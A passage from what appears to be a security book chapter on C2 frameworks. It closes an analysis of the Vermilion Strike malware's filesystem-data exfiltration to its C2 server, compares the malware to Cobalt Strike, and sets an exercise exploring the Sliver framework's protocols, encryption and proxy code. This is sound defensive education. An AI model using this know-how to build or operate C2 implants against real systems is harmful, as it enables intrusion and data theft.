  do_free_z(exfil_out);
```

Listing 7-11: Obtaining and exfiltrating mounted filesystem data

The `get_mounted_filesystems_z` function ❶ obtains the filesystem data and is followed by the function to POST the data to the C2 server, `post_data_to_c2_z` ❷.

This analysis of Vermilion Strike's C2 protocols should have certainly highlighted similarities with those used by Cobalt Strike, which is why researchers have concluded that Vermilion Strike was likely developed to be a Linux version of the Cobalt Strike framework.

Conclusion

Vermilion Strike's value to its operators was in using a tried-and-true, successful C2 framework as the basis for a reimplementation of a similar toolkit that allows them to target an additional operating system. Operators didn't need to invent a new tasking protocol or handshake (two important hallmarks of functional C2 frameworks), but they now had a Linux version of Cobalt Strike that was, at the time of its discovery, FUD. Using Cobalt Strike as the inspiration for Vermilion Strike underscores that, despite its use as a red teaming tool, it remains highly popular among threat actors and is effective as a key piece of many cyberattacks.

However, whether a threat actor uses Cobalt Strike or one of the other popular C2 frameworks frequently used by red teamers to conduct a cyberattack, the concepts underlying their functionality are the same. That's why analyzing C2 frameworks matters beyond their individual features; it's important to understand how the purpose of the C2 framework drives what it does and how it does it in addition to the specific implementation of those features. With a C2 channel established, the next question is what the threat actor does with it. Post-exploitation toolkits, covered in the next chapter, are where escalation begins.

Exercise: Investigating the Sliver Framework

Earlier in this chapter, I mentioned the popular open source C2 framework Sliver. In this exercise, you'll explore this framework. You can download and install Sliver from *https://sliver.sh* or *https://github.com/BishopFox/sliver*. These sites have comprehensive tutorials to guide you through the tool's setup.

1. Begin by looking through the Sliver documentation hosted at *https://sliver.sh/docs* to understand how it works at a high level.

    - Using your understanding of the structure of C2 frameworks and the documentation, draw a diagram of how Sliver operates.
    - Identify the C2 framework's key components and what they are called in Sliver.
    - Identify the ways in which Sliver's structure differs from or looks similar to the structure we discussed in the beginning of this chapter.

2. From the documentation, you'll notice that Sliver supports both a DNS C2 protocol and the HTTP/HTTPS protocol. Check out the documentation's "Under the Hood" section inside the "DNS C2" and "HTTPS C2" headers and the "Traffic Encoders" header, then answer these questions:

    - How do these protocols work, and how does their purpose differ?
    - See what these protocols look like in the implant code, which you can find on the GitHub page under *implant/sliver/transports*. Look through the code to understand how communication with the C2 works.
    - During our discussion on Cobalt Strike and analysis of Vermilion Strike, we took a fairly in-depth look at how the implant communicated with the C2 to send victim information and receive tasking. Compare and contrast how both tools do C2 communication, including the frequency of requests, the types of requests sent, and the encryption protocols used. (To find additional information about Cobalt Strike, consult its user manual at *https://www.cobaltstrike.com/support/user-manuals*.)

3. The documentation also discusses the transport encryption protocols used by Sliver.

    - What encryption mechanism or protocols does Sliver use? Are they symmetric or asymmetric?
    - How does key generation work? How does key exchange work?
    - Take a look at the cryptography-related code contained in *implant/sliver/cryptography* and *server/cryptography* and see if you can identify how the encryption and key exchange are reflected in the code.

4. The documentation indicates that Sliver supports the use of SOCKS5 proxies.

    - Describe what a SOCKS5 proxy is.
    - Why would a red team (or threat actor) benefit from the use of this kind of proxy or a proxy in general? Are there any downsides to using a proxy? If so, what are they?
    - In the code hosted on GitHub, see if you can identify where the SOCKS5 proxy implementation and usages are.

5. Optional: Run Sliver for yourself and see how it works. I suggest following the Getting Started guide, then going through some of the tutorials hosted at *https://sliver.sh/tutorials*. You might also want to see if you can identify any behavior from the previous questions, either in the network traffic or in the implant you generate.